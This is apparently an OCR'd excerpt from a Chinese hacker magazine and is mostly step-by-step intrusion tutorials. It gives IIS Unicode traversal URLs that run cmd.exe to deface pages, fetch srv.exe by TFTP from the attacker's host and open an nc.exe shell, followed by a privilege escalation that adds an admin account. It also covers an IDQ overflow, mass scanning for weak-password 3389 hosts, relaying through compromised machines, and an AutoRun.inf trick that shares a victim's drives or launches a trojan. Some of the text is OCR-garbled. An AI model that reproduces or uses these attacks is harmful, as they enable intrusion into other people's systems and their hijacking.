%c0%2f -> (0xc0 - 0xc0) * 0x40 + 0x2f = 0x2f = '\'
```

攻击者可以利用这个漏洞来绕过IIS的路径检查，去执行或者打开任意的文件。

如果系统包含某个可执行目录，就可能执行任意系统命令。下面的URL可能列出当前目录的内容：http://www.example.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\

此漏洞从中文IIS4.0+SP6开始，还影响中文Windows 2000+IIS5.0、中文Windows 2000+IIS5.0+SP1

Windows NT4 编码为：%c1%9c

Windows 2000 英文版 编码为：%c0%af

2．黑客是如何利用UNICODE漏洞来入侵

首先我们的来寻找一台存在UNICODE漏洞的主机，这里我们可以使用的工具非常多，只要是能扫CGI漏洞的都可以，不过很多人更喜欢流光，因为流光的功能是非常强大的。由于我们这里的目的是通过入侵方法来学会防范，所以以下我们使用的主机都是假设的。

现在我们打开自己的浏览器输入http://192.168.0.119/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir

将会返回如下所示：

```
Directory of C:\inetpub\scripts
2002-09-28 15:49 〈DIR〉 .
2002-09-28 15:49 〈DIR〉 ..
```

大家应该可以看出来，在C:\inetpub\ scripts下并没有什么文件，是不是想看看其他目录有什么呢？其实只要在最后输入cmd.exe?/c+dir+c:\就是看C盘，你也可以自己指定目录名，和DOS命令一样

我们还可以建立一个文件夹

如果我们换成：http://x.x.x.x/scripts/..%c0%af../winnt/system32/cmd.exe?/c+md+c:\example

运行后我们可以看到返回这样的结果：

```
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are:
```

英文意思是：

CGI错误

具体的CGI申请有误，不能返回完整的HTTP标题。

不过我们不用管它，我们的文件夹实际上已经建立好了。我们还可以使用COPY拷贝文件到指定目录，使用attrib修改文件属性命令。

2．简单的修改主页方法：

一般情况下，骇客们要修改目标主机的Web文件，常用到的方法是利用echo回显、管道工具“>” “>>”

下面我们先来介绍一下是怎么使用：

管道工具“>” “>>”的功能

“>”“>>”是将命令产生的输出重新定向，比如写到某个文件或输出到打印机中。

“>>”产生的内容将追加进文件中，“>”则将原文件内容覆盖。

但是IIS加载程序检测到有cmd.exe或者command.com串就要检测特殊字符“&|(,;%<>”如果发现有这些字符就会返回500错误，所以不能直接使用cmd.exe加管道符等。

但是我们可以这样操作：

```
http://192.168.0.119/scripts/..&Agrave;&macr;../winnt/system32/cmd".exe?/c+echo+内容+>指定的文件（列如：c:\inetpub\wwwroot \default.htm，这是看对方页面存放的具体地址了）
```

利用这样的方法我们可以建立.bat .txt .asp .htm .html 等文件，这对于一个存在这漏洞的网站可以说是致命的打击。

看看这个列子：

```
http://192.168.0.119/scripts/..&Agrave;&macr;../winnt/system32/cmd".exe?/c+echo+ 你被来自云南的随缘剑客所黑 +> c:\inetpub \wwwroot\default.htm
```

打开浏览器输入http://192.168.0.119看看是什么？

你被来自 ***** 所黑，如果你想把他的页面替换成自己的页面的话，请看下面。

3．结合TFTP工具上传文件

tftp 就是让你的电脑变成一台服务器，让攻击主机来下载你的文件。这样就可以达到上传的目的 。

首先，运行 tftpd32.exe

在运行它之前，建议关闭其他FTP服务器，保持 tftpd 运行，这时你的机器已经是一个 FTP 服务器了。然后，把你要上传的文件，复制到同一目录下。回到你的浏览器，在地址栏里填入：

```
http://192.168.0.119/scripts/..&Agrave;&macr;../winnt/system32/cmd.exe?/c+tftp -i y.y.y.y GET srv.exe c:\\inetpub\\scripts\\f\*\*k.exe
```

y.y.y.y 为你自己的 IP，注意：c:\\inetpub\\scripts\\srv.exe 其中c:\\inetpub\\scripts\\为主机服务器目录，要看主机的具体情况而定，f**k.exe为被改名的srv.exe

然后等待...大概3分钟，IE浏览器左下角显示完成，红色漏斗消失，这时 srv.exe 已经上传到主机 c:\inetpub\scripts\ 目录了。

您可以自己检查一下。

执行srv.exe

```
http://192.168.0.119/scripts/..&Agrave;&macr;../winnt/system32/cmd.exe?/c+c:\inetpub\scripts\srv.exe
```

SRV 是一个在服务器上打开 99 端口的工具，我们可以 TELNET 上去。

4．获得管理员权限

Windows 2000 有一个 net dde 消息权限提升漏洞。利用这个漏洞可以获得管理员权限，完全控制机器。下面我们看看如何利用这个漏洞和unicode漏洞结合获得管理员权限。

在上传的文件中要包括 nc.exe，ndde.exe。

首先用 nc.exe 在目标机器上开一个端口，假设为 999 端口。

```
http://192.168.0.119/scripts/nc.exe -l -p 999 -t -e c:\winnt\system32\cmd
.exe
```

然后再本机上nc 192.168.0.119 999

会出现这样的窗口：

```
C:\Inetpub\scripts>nc 192.168.0.119 999
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\Inetpub\scripts>
```

OK!我们进来了，现在的权限是guest！我们运行 net user aaa /add

可以发现一下错误。

```
C:\Inetpub\scripts>net user aaa /add
net user aaa /add

系统发生 5 错误。
拒绝访问。

C:\Inetpub\scripts>
```

可见权限不够，好了，我们现在就要提升权限了。

首先建立一个 aaa 的账号。

```
C:\Inetpub\scripts>abc.exe net user aaa /add
abc.exe net user aaa /add

C:\Inetpub\scripts>
```

好像没什么反应，很快就运行完了，我们看看结果。

```
C:\Inetpub\scripts>net user
net user

\\WWW 的用户帐户

-------------------------------------------------------------------------------
aaa                      ad                       Administrator
Guest                    IUSR_KHB01               IWAM_KHB01
khb                      TsInternetUser
命令成功完成。
```

可以看到已经出现了 aaa 这个账号了！！

好了我们要成为管理员了！！

```
C:\Inetpub\scripts>abc.exe net localgroup administrators aaa /add
```

```
abc.exe net localgroup administrators aaa /add

C:\Inetpub\scripts>
```

我们来看看运行的结果：

```
C:\Inetpub\scripts>net localgroup administrators
net localgroup administrators

别名     administrators
注释     管理员对计算机／域有不受限制的完全访问权

成员
-------------------------------------------------------
aaa
ad
Administrator
命令成功完成。
```

我们可以看到aaa这个账号在管理员组了！

我们可以用将Iusr_machine的账号弄到管理员组中去，不过比较容易被发现，到底要怎么做自己看着办吧。

我们有了管理员权限就可以为所欲为了！源程序代码在光盘，需要编译。

简单解决方案：

（1）限制网络用户访问和调用cmd的权限。

（2）在Scripts、Msadc目录没必要使用的情况下，删除该文件夹或者改名。

（3）安装NT系统时不要使用默认WINNT路径，比方说，可以改名为lucky或者其他名字。

六、IDQ溢出漏洞入侵

相信UNICODE，IPC$，3389漏洞入侵大家都已经掌握了吧。现在给大家讲讲IDQ溢出漏洞。每个漏洞入侵都有不同的方法，产生不同的效果。

需要系统和工具：WIN 98/ME/2000/NT，IDQGUI工具，SUPERSCAN扫描器，NC.EXE。

1.运行SUPERSCAN扫描器，定义IP段，扫描的端口设置成3389，过一会，你就能扫到数台3389口开着的机器。

2.运行IDQGUI程序，出现一个窗口，填好要入侵的主机IP，选取所对应的系统SP补丁栏，其他设置不改，然后按右下角的IDQ溢出键。

如果成功如图19，如果不成功会提示连接错误 。

f¼19

3.连接成功后，我们打开WIN下的DOS状态，输入：NC -VV X.X.X.X 813

如果成功如图20。不成功的话可以在IDQGUI程序里换另一个SP补丁栏试试，如果都不行，就放弃，换其他漏洞机器。



图20

成功后你可以用net user 创建用户，用NET LOCALGROUP 加入管理员权限。这样你就又可以用2000客户端进入主机了。

七、网络安全 任重道远

在现在网络安全技术的投入不足，网络安全技术水平有限的情况下，维护网络安全是当务之急，我们要提高全社会对网络安全的认识水平，增强网络和网站自我保护意识、防范网络犯罪意识。

和其他许多国家一样，我国公众的网络安全意识仍然相当淡保大多数网站受到黑客侵扰、攻击甚至恶意篡改后，不是浑然不觉，就是麻木不仁。曾经湖北一政府网站，经黑客恶意篡改后和粘贴色情、淫秽图片后在网上挂了5天，竟无人察觉；各地公安机关接到的网络方面的报警至今仍然寥寥无几。因此，提高全社会的网络安全意识和防范网络犯罪意识已迫在眉睫。

突破限制 享受QQ

文／文清

通常学校和单位为了提高员工的工作效率，会禁止在工作时间用QQ。采用的手段一是从经济上制裁，如发现一次罚款xx元之类；二是从技术上封锁，例如在网关上做些限制。由于QQ用的是UDP协议，默认用4000端口与外界通讯，因此，在网关上把源端口是4000的UDP包丢弃就可以实现封闭QQ的目的了，我们公司的网关就是这样干的，并且把源端口是4000~4009的UDP包都丢弃。如果要上QQ那就要自己想办法了。下面为你介绍3种突破网关限制的方法。

一、简单突破

突破限制原理：QQ默认用4000端口传送消息，如果4000被占用的话，那么它就会用4001，以此类推。OK！我们在启动QQ之前，先把4000~4009端口都占用掉，那么QQ启动的时候，就会顺理成章地使用4010端口，如此就可以冲破网关限制用QQ了！

所需工具：如何把4000~4009端口都占用掉呢？用黑客陷阱工具“小猪快跑”就可以(下载地址：http://minisql.yeah.net)。该软件能把你的计算机伪装成FTP、HTTP、POP3、SMTP、TELNET服务器，也能伪装成中了各种木马，欺骗对方入侵你的计算机，在程序主窗口中可以清楚地看到对方入侵的过程，并留下对方的IP地址。在你填入木马所用端口时，填入4000~4009就可以把这些端口全部占用掉！

具体办法：在“小猪快跑”的主界面中点击“端口设置”，选“自定义木马欺骗端口设置”，进入“木马欺骗端口设置”对话框。在“木马欺骗端口设置”界面上用鼠标选中“端口1”，“端口数”填QQ默认传送消息端口4000，然后再点击“端口2～端口10”，分别填入4001～4009，其他不用填，点击“设置完毕”退出。现在回到“小猪快跑”的主界面，点击“开始监视”即可（图1）。这样，4000～4009端口就被占用了！现在就可以使用QQ了，和网关说ByeBye吧！



图1

二、高级突破

用“小猪快跑”之类的工具仅仅是临时解决办法，要想彻底解决这个问题还要想其他办法。一个念头出现在我头脑中：既然学校或单位可以通过HTTP协议访问网站，那么我们为什么不可以利用HTTP协议访问一台提供Socks 5服务的服务器，而这台服务器将我们发送的HTTP数据包转化为UDP数据，再发送给QQ服务器，进行QQ信息的传送呢？这样，就可以通过HTTP协议使得QQ与其服务器进行数据交换。现在关键在于找到一个提供数据转换的Socks5服务器。

SocksOnline就是这样一款可以实现我们以上要求的软件。大家可以到www.waysonline.com下载，目前最新版本为SocksOnline XP，大小为320KB。

第一次运行SocksOnline时会出现账号设置界面，如图2所示，任意填即可，只要账号不重复，使用中不会有什么影响。填写完毕后进入程序界面，在“设置”菜单中选择“系统设置”，设

置端口，如图3所示，默认为1080。

接下来选择“通信设置”选项，填写你所在学校或单位的代理服务器地址及密码，其中的推荐选项可以自动完成设置。如图4所示。

图3



图4

然后是“通讯服务”选择，选择自动即可。

接下来设置最后的SocksOnline选项，选择80 HTTP WEB就可以了，如图5所示。这样就完成了对SocksOnline的基本设置。

图5

图6

下面我们还要对QQ进行设置。右键点击屏幕右下角的QQ图标，选择“系统参数”设置，找到“网络设置”，如图6所示。切记其中的代理服务器地址要填写为：127.0.0.1，端口1080，或者代理服务器地址为：localhost，端口为1080。

配置完毕，再次运行SockOnline，然后启动QQ登陆，你会发现自己可以突破限制上QQ了！

三、另类突破

下面再为你介绍另外一种方法，这种方法很另类：你需要一台可以不受限制自由上网的电脑，当然它不必是属于你的（如果是你的，就没有必要再介绍突破限制的方法了，使用这台不受限制的电脑就可以了）。然后通过我们要介绍的SuperAgent来突破学校或单位的限制。

SuperAgent是一个端口重定向工具，它可以改变你发送请求的数据协议类型。看到这儿，你想到了什么？对，就是可以通过它来突破网关的限制使用QQ！众所周知，我们所在的学校或单位正是由于屏蔽了UDP协议，导致我们无法使用QQ。通过SuperAgent就可以突破这个限制，从而自由自在地使用QQ。

SuperAgent运行在命令提示符或是MS-DOS下，先来熟悉一下它的界面。打开命令提示符(在Windows 98下则进入MS-DOS方式)，转到SuperAgent的目录下，键入SuperAgent，会出现如图7所示界面。



图7

前面我们提到过，用SuperAgent突破限制上QQ必须有一台不受限制的主机存在，比方说一台受你控制的“肉鸡”（中了木马或利用漏洞被你所控制）。用SuperAgent突破限制的原理是：本地机与肉鸡通信过程中使用的是TCP协议，而肉鸡和QQ服务器间的通信用的是UDP协议，这样就突破了学校或单位中对UDP协议的屏蔽，使得我们可以无拘无束地使用QQ。

下面正式开始。首先要在肉鸡上装一个SuperAgent，然后想办法让它执行命令：superagent -u 202.104.129.253 8000 4000 5000，这里的202.104.129.253是腾讯QQ服务器的地址，从QQ中可以查到。然后在我的本机上输入：superagent -t xxx.xxx.xxx.xxx 5000 8000,接着在QQ的系统设置里，把服务器地址设置为127.0.0.1，端口保持不变，仍是8000。这样就把我的机器伪装成了QQ服务器。数据转发过程为：本机端口8000→肉鸡端口5000→肉鸡端口4000→腾讯QQ服务器端口8000。

二次代理也疯狂

在上一期的“黑客防线”中，我们介绍了代理服务器的使用方法。可是，有的时候因为网络环境的限制或者网关的设置而不能单独使用代理服务器，这样就有了二次代理的概念。本期我们就谈谈怎么设置和使用二次代理。

文／特种兵

上网的时候常常有朋友问我一些关于在公司和教育网内部上网使用代理服务器突破网关的问题，为了解决这些问题，最近我研究了一下二次代理服务器。代理服务器大家都很熟悉，就是个人网络和因特网服务商之间的中间代理机构，它负责转发合法的网络信息，并对转发进行控制和登记。今天我介绍一下大家不太熟悉的二次代理服务器。

一、基础篇

什么叫做二次代理呢？二次代理的意思是你在访问网络资源的时候是通过两层（或者多层）代理服务器，也就是说你同时可以使用两个（或者多个）代理服务器经行网络资源的访问，你的数据是经过了两层（或者多层）代理服务器后才到达最终目的服务器的。使用二次代理的好处是什么呢？

首先，它更安全地隐藏使用者的真实IP地址。大家都知道，现在上网暴露自己的IP是很不安全的，所以大家都使用代理服务器，想攻击你的人很可能通过一些方法来获得你的真实IP，但是你使用了二次代理，他们就很难得到你的真实IP了。

其次，它可以帮助一些教育网和公司内部上网的朋友突破局域网关的各种限制，访问自己需要访问的网络资源，比如说在教育网上ICQ和MSN。

二、实战篇

好了，现在就以笔者在教育网内部的使用情况为例，介绍二次代理的使用。笔者是在宿舍通过校园网的代理服务器上教育网的，虽然是免费上网，但遗憾的是没有教育网以外的访问权，而且上网必须在IE内设置校园网的代理服务器才能实现教育网的访问（注：教育网可以访问国内大多数的网络资源，但是不能访问国外的网络资源）！

如图1所示，我的Hotmail信箱里还有很多重要的信件等待回复，我漂亮的美国MM还在ICQ上瞪我，一大堆的工作伙伴也要靠MSN联系，这个怎么办？这就必须使用二次代理了。二次代理的设置有很多方法。

图1

第一种方法：首先我们在IE里设置本地校园网的第一级代理服务器，以我们学校为例是“192.168.10.1：3128”，然后打开Tencent Explorer(就是QQ带的那个浏览器，相信现在没有那个电脑上没有这个，以后我们就简称它为TE)，点击工具→www代理→代理设置，设置校园网网外的教育网代理服务器，这样，最简单的二次代理服务器就设置成功了！嘿嘿，有点投机取巧的味道，不过这也要谢谢腾讯公司，个人认为他们的浏览器真的很不错，虽然很多人不喜欢它（图2、图3）。

图2

我们可以使用这样的二次代理自由访问国内外资源，和普通163宽带上网没有区别，我又能访问我熟悉的Hotmail信箱了：）

第二种方法：我们虽然可以通过这个简单的二

次代理获得Internet访问权，但是MSN和ICQ还是没有办法访问。这个难不倒我，到网上下载了Jproxychain，Jproxychain是用Java编制的代理服务器调度软件，只有14K大小。别看它体积苗条，但它的本事可不小，比其他代理服务器调度软件功能更强，使用更灵活，保密性更好。Jproxychain是一个完全免费的稳定可靠的代理调度软件，可以运行在任何支持Java的操作系统中；可以调度包括Http、Socks4、Socks5所有种类的代理服务器，还可以穿越多个代理服务器链访问目的站点；客户端全面支持微软的IE 6.0的普通Http协议和加密Https协议，其他浏览器应该也能工作（未测试：－)），并支持绝大多数的下载工具。

图3

把下载来的jproxychain.zip解压缩到一个临时目录，里边还包含一个jproxychain.zip和作者对这个压缩包的数字签名文件。我用PGP软件验证确实是作者的原始作品后，解开里面的jproxychain.zip到随便一个工作目录，只有5个文件，是不用安装的绿色软件，不错。

这里面的软件包括：

jproxychain.bat	代理调度服务程序
jproxytool.bat	代理列表管理工具
jproxychain.jar	本程序Java类库
server.conf	配置文件
readme.txt	使用说明

使用方法：

1．安装Java运行环境

首先按照readme.txt中的步骤下载并安装Java运行环境，因为我用的是WindowsXP，所以不用重启计算机。

2．用代理列表管理工具生成最佳代理链

双击并运行jproxytool.bat，出现一个类似Unix超级用户命令行的提示符：

#

等待输入命令，随便打入几个字符，如：abc，按回车，由于abc命令不存在，所以它提示你正确的命令列表，如图4所示。

它们的用途如下：

download：从多个网站下载很多最新代理列表。

图4

load：调入server.conf的内容作为当前配置。

save：把当前配置保存到server.conf文件中。

verifyall：根据通用网址验证所有的原始代理并分类和按速度排序，主机和端口改用冒号分隔，若为默认80端口，则可以不带端口号。

makechain：根据特定的网址反向分析并得到最佳二级代理链。

主机和端口改用冒号分隔，若为默认80端口，则可以不带端口号。

setport：设置本地端口号。

origin：显示原始代理列表。

http：显示验证通过的http代理列表。

socks4：显示验证通过的socks4代理列表。

socks5：显示验证通过的socks5代理列表。

chain：显示验证通过的最佳代理链。

port：显示本地端口号。

quit：退出。

由于我们是内部网，不可能通过它下载和配置代理服务器，那我们就自己配置代理。打开server.conf，在bestproxychain：下填上相应的代理服务器链，例如我这里填的是“http:192.168.10.1:3128;http:202.38.124.241:3128;socks5:64.19.28.51:1080”，把端口号port：改为“9999”，保存！然后执行jproxytool.bat文件后，果然出现一个类似unix的#符号等着我输入命令。输入load，把刚才保存的战果调入内存，我敲入chain显示了一下代理链是什么（没什么必要，只是想看看它们），然后存盘，退出。赶快上网冲浪吧，我已经迫不及待了。双击jproxychain.bat后，提示Waiting on port 9999，表明代理调度程序已经在工作了。启动我的IE，设置IE的代理服务器，

主机填入127.0.0.1，端口号填入9999（图5）。

试试访问Hotmail，成功了！哈哈，别急，再试试MSN和ICQ，它们可是都支持Http代理

图5

的，在相应位置填入127.0.0.1，端口是9999，成功了！又看到了我可爱的美国MM了……

第三种方法：说到这里，我们已经成功地突破学校校园网的各种限制，实现了正常Internet上网的全部功能。但是还有一些问题，有的朋友在公司局域网内部上网，为了控制员工的上网权限和费用，公司给的代理服务器是有账号和密码的，上面两种方法都不能填账号啊！怎么办?那就要试试我们的法宝了—— HTTPort。它是一个能提供二次 HTTP 代理的软件，它能让数据通过你所设定的本地网内部的 HTTP 代理服务器连接到外网上的代理服务器，然后再通过这个二次代理服务器连接到目的地。它支持基于 TCP 传输的软件。如电子邮件、IRC、新闻组、浏览器、FTP、Telnet、ICQ 等（OICQ 这种基于 UDP 传输的不行）。

HTTPort能通过代理服务器连接到外网的主机上，并把这个连接映射到本机的一个由用户指定的端口上。随后设置你的软件，让它们连接到127.0.0.1:xxxx，就能连接到外网的主机上了。使用软件的这个功能可以映射外网中的HTTP 二次代理、POP3、SMTP、新闻组服务器等平时无法连接到的主机。另外，HTTPort 在映射 TCP/IP 端口的同时还带有一个内建 Socks4 服务器，地址为127.0.0.1:1080，可以通过它代理支持 Socks4 的软件。HTTPort 运行时将把这个连接映射到本机的一个由用户指定的端口上，然后设置你所有基于HTTP协议的软件，通过映射出的代理服务器127.0.0.1:xxxx连接就行了！首先我们下载HTTPort的汉化版，解压缩到任意目录，也是一个绿色软件，

图6

（图6）（图7）我们执行httport.exe，在主机名那里设置成我们网内的代理服务器，如“192.168.10.1:8080”选中身份验证，填入我们的用户名和密码，用户代理选择“IE5.0”，通过模式“远程主机”，在

图7

设置端口映射，在“外部HTTP代理的本地端口”设置一个本地没有打开的端口，如“1111”，分别设置远程主机和端口为外网能访问的代理服务器，点开始！设置你的IE代理为127.0.0.1：1111，试试访问一下hotmail.com，嘿嘿，成功了！～

第四种方法：如果以上方法都不能访问，那你只能试试页面二次代理了。国外提供相关服务的不少，而且大多支持SSL，可是国内提供相关服务的实在是太少了，比较出名的页面二次代理软件是cgiproxy。它设置简单，占用系统资源小，但由于是服务器设置软件，本文就不多叙述了，有兴趣的朋友可以去它的网站http://www.jmarshall.com/tools/cgiproxy/看一看，大家可以试一试这个公布的二次代理地址http://chinaproxy.2best.cc/ 支持教育网的哦！有兴趣的朋友也可以参照笔者个人主页的相关文章，自己做一个页面二次代理试试！

三、总结篇

其实网上相关的二次代理设置的方法和软件还有很多，比如TCP2HTTP。TCP2HTTP是具有sock2http，httpport，scokcap32的所有功能的一个软件，并且还具有它们没有的功能。

TCP2HTTP功能如下：

（1）TCP2HTTP让用户通过TCPMAP，可以使用FTP，POP3，Sock5，Telnet等TCP协议的应用程序通过firewall。

（2）增加Http Proxy的权限检查。

（3）支持多个Http Proxy（你知道这可以干什么啦。如果Proxy Server没有Log，你将是Hide man），在PROXYS.ini里保存你的Proxies. “;”是注释符号。

（4）支持Http no cache。

大量获取 3389 肉鸡

ÀûÓÃÄ¿ÖÕÉ"Ãèæ÷¸÷×ÔµÄÌØÕ¡ã£¬ 达到快速、大量获得 3389 肉鸡的技巧。

文／天影·战威

所需软件

X-Way V2.5 高级扫描器，下载：http://www.ttian.net/download/show.php?id=24&down=1

X-Scan-v2.3 扫描器，下载：http://www.ttian.net/download/show.php?id=574&down=1

方法：

1. 打开 X-Way V2.5 扫描器，选择“主机搜索”→“高级设置”，在“端口设置”选项中选择 ERMINAL（端口 1433），关于“连接延时”请根据自身网络速度自行设置，速度越高，设置的值应越小，速度越慢，设置的值应越大，速度值的范围大约在 3~7 秒之间。点击“关闭”。然后设置要搜索主机的 IP 范围，点击“开始”进行扫描（如图 1）。



图 1

2. 扫描结束后，在扫描结果栏中点击鼠标右键“保存”，把扫描结果保存成.TXT 文件。然后找到这个保存的.TXT 文件，用记事本程序打开，点击“编辑”→“替换”，在“查找内容”中添写端口：3389开放，点击“全部替换”，然后进行保存（如图 2）。

图 2

3. 打开 X-Scan-v2.3 扫描器，打开“扫描参数”，选择“从文件获取主机列表”，找到刚才保存的那个扫描结果.TXT 文件，选择“打开”，然后点击“确定”，接着打开“扫描模块”，只选择扫描→NT→Server 弱口令，点击“确定”，然后点击“开始扫描”。

4. 扫描结束后，扫描结果栏中所有的肉鸡，就都是 3389“超级终端”肉鸡了。我们现在要做的就是打开终端客户服务端程序“需要另下载”来连接这些肉鸡啦！

（5）增加 Http proxy 的权限检查。

（6）提供 Dragdrop 功能，你不需要改变任何配置，自动帮助你的应用通过 TCP2HTTP 连出 Firewall。

（7）提供数据拷贝（Ctrl+C）。

有兴趣的朋友可以下载研究一下，这里我们就不多重复了！我们在本文里没有谈到涉及代理上QQ的问题，不过既然我们有了 HTTP 代理服务器，上 QQ 当然就不是难事了，可以下载 Socks2 HTTP，把 HTTP 代理转换成 Socks5 代理就可以了，这样的文章有好多，我就不多重复了，有兴趣的朋友可以到笔者的个人主页去看看相关文章！

笔者在这里提供的方法并不一定能保证突破所有的网关设置，因为局域网的权限设置和管理员的网关限制软件各不相同。不管怎么样，希望大家在遇到困难的时候要多动动脑筋，多问问高手，相信没有解决不了的难题的！

文中所涉及的所有软件在笔者的网站：中国代理网（www.chinaproxy.net）均有本地下载，本站论坛经常公布各种国内外的代理服务器，欢迎大家就使用代理当中的各种问题去本站论坛与笔者和各路代理爱好者交流！

黑客也用 AutoRun——

文／小松子

AutoRun.inf文件在黑客技术中的应用

AutoRun

最近网上流行通过AutoRun.inf文件使对方所有的硬盘完全共享或中木马的方法，由于AutoRun.inf文件在黑客技术中的应用还是很少见的，相应的资料也不多，所以有很多人对此觉得很神秘。本文试图为你解开这个谜，使你能通通透透地了解这个并不复杂却极其有趣的技术。

一、理论基础

经常使用光盘的朋友都知道，有很多光盘放入光驱就会自动运行，它们是怎么做的呢？光盘一放入光驱就会自动被执行，主要依靠两个文件，一是光盘上的AutoRun.inf文件，另一个是操作系统本身的系统文件之一的Cdvsd.vxd。Cdvsd.vxd会随时侦测光驱中是否有放入光盘的动作，如果有的话，便开始寻找光盘根目录下的AutoRun.inf文件；如果存在AutoRun.inf文件，则执行它里面的预设程序。

AutoRun.inf不光能让光盘自动运行程序，也能让硬盘自动运行程序。方法很简单，先打开记事本，然后用鼠标右键点击该文件，在弹出菜单中选择“重命名”，将其改名为AutoRun.inf，在AutoRun.inf中键入以下内容：

[AutoRun]//表示AutoRun部分开始，必须输入

Icon=C:\C.ico//给C盘一个个性化的盘符图标C.ico

Open=C:\1.exe//指定要运行程序的路径和名称，在此为C盘下的1.exe

保存该文件，按F5刷新桌面，再看“我的电脑”中的该盘符（在此为C盘），你会发现它的磁盘图标变了，双击进入C盘，还会自动播放C盘下的1.exe文件。

解释一下：“[AutoRun]”行是必须的固定格式，“Icon”行对应的是图标文件，“C:\C.ico”为图标文件路径和文件名，你在输入时，可以将它改为你的图片文件所在路径和文件名。另外，“.ico”为图标文件的扩展名，如果你手头上没有这类文件，可以用看图软件ACDSee将其他格式的软件转换为ICO格式，或者找到一个后缀名为BMP的文件，将它直接改名为ICO文件即可。

“Open”行指定要自动运行的文件及其盘符和路径。要特别说明的是，如果你要改变的硬盘根目录下没有自动播放文件，就应该把“Open”行删掉，否则就会因为找不到自动播放文件而打不开硬盘，此时只能用鼠标右键单击盘符在弹出菜单中选“打开”才行。

请大家注意：保存的文件名必须是“AutoRun.inf”，编制好的Autorun.inf文件和图标文件一定要放在硬盘根目录下。更进一步，如果你的某个硬盘内容暂时比较固定的话，不妨用Flash做一个自动播放文件，再编上“Autorun”文件，那你就有最酷、最个性的硬盘了。

到这儿还没有完。大家知道，在一些光盘放入后，我们在其图标上单击鼠标右键，还会产生一个具有特色的目录菜单，如果能对着我们的硬盘点击鼠标右键也产生这样的效果，那将更加有特色。其实，光盘能有这样的效果也仅仅是因为在AutoRun.inf文件中有如下两条语句：

shell\标志=显示的鼠标右键菜单中内容

shell\标志\command=要执行的文件或命令行

所以，要让硬盘具有特色的目录菜单，在AutoRun.inf文件中加入上述语句即可，示例如下：

shell\1=天若有情天亦老

shell\1\command\=notepad ok.txt

保存完毕，按F5键刷新，然后用鼠标右键单击硬盘图标，在弹出菜单中会发现“天若有情天亦老”（图1），点击它，会自动打开硬盘中的“ok.txt”文件。注意：上面示例假设“ok.txt”文件在硬盘根目录下，notepad为系统自带的记事本程序。如果要执行的文件为直接可执行程序，则在“command\”后直接添加该执行程序文件名即可 。

图1

二、具体应用实例

下面就举个例子：如果你用工具软件扫描到一台开着139共享的机器，而对方只完全共享了D盘，我们要让对方的所有驱动器都共享，可以利用我们刚刚提到的AutoRun.inf文件。首先编辑一个注册表文件，打开记事本，键入以下内容：

```
REGEDIT4
' 这里一定要空上一行
[HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Network\Lanman\C$]
"Path"="C:\\"
"Remark"=""
"Type"=dword:00000000
"Flags"=dword:00000302
"Parmlenc"=hex:
"Parm2enc"=hex:
[HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Network\Lanman\D$]
"Path"="D:\\"
"Remark"=""
"Type"=dword:00000000
"Flags"=dword:00000302
"Parmlenc"=hex:
"Parm2enc"=hex:
[HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Network\Lanman\E$]
"Path"="E:\\"
"Remark"=""
"Type"=dword:00000000
"Flags"=dword:00000302
"Parmlenc"=hex:
"Parm2enc"=hex:
```

将以上部分另存为Share.reg文件备用。要特别注意REGEDIT4为大写且顶格书写，其后要空上一行，在最后一行记得要按一次回车键。

然后打开记事本，编制一个AutoRun.inf文件，键入以下内容：

```
[AutoRun]
Open=regedit/s Share.reg    //加/s参数是为了导入
时不会显示任何信息
```

保存AutoRun.inf文件。将Share.reg和AutoRun.inf这两个文件都复制到对方的D盘的根目录下，对方只要双击D盘就会将Share.reg导入注册表，这样，对方电脑重启后，所有驱动器就会都完全共享出来。

如果想让对方中木马，只要在AutoRun.inf文件中，把“Open=Share.Reg”改成“Open= 木马服务端文件名”，然后把AutoRun.inf和配置好的木马服务端一起复制到对方D盘的根目录下，这样不需对方运行木马服务端程序，而只需他双击D盘就会使木马运行！这样做的好处显而易见，那就是大大地增加了木马运行的主动性！须知许多人现在都是非常警惕的，不熟悉的文件他们轻易不会运行，而这种方法就很难防范了。

